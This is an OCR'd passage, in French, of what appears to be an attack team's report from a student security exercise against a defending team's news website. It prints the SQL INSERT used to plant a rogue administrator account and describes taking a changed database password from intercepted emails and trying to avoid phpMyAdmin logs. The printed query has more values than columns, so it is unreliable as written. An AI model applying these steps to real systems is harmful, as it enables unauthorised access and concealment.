
## CREATION D'UN COMPTE :

Pour insérer des nouvelles nous avons besoin d'utiliser un compte déjà existant. Donc nous avons commencé par créer un compte de type « *administrateur* » à notre nom. Ce compte nous a permis de diffuser des news à notre nom. Il nous a aussi permis d'avoir accès à la partie administration de leur site Web. Voici les commandes de création du compte :

```
INSERT INTO `users` (`firstname`, `lastname`, `email`, `password`, `group`)
VALUES ('LaTeam', 'Attaque', 'Attaque@Crème.fr', MD5('SecuAttaque'), 0, 1);
```




**Coucou, nous voici dans la base de données !!!**




**Accès à l'espace d'administration**

## INSERTION DES « *NEWS* » :

Le site étant incomplet, dans le sens où il n'y a pas d'outils Web permettant d'insérer les news, nous avons donc exécuté le code directement sur PhpMyAdmin (*voir page suivante*) :


## DIFFICULTES RENCONTREES :

La veille de la confrontation, la défense avait changé le mot de passe de connexion à la base de données. Nous avons tout de même pu le récupérer dans leurs derniers échanges de mail. Nous voulions aussi ne pas apparaître dans les logs de connexions de PhpMyAdmin donc nous avons tout d'abord exécuté nos script PHP sur le serveur Web de notre maquette. Mais cela n'a pas fonctionné. Les scripts ont réussis à se connecter à leur base de données mais les requêtes SQL n'ont pas été exécutées. Nous pensons que le firewall de la défense a été configuré de sorte à droper toutes les requêtes SQL externes à leur réseau. Nous les avons donc exécutées directement sur leur serveur au travers de PhpMyAdmin, malgré le risque de laisser des traces sur notre passage. Il y a eu de légers changements dans une des tables de la base de données. Nous avons donc eu à changer le code de nos requêtes d'injection afin qu'elles s'exécutent correctement.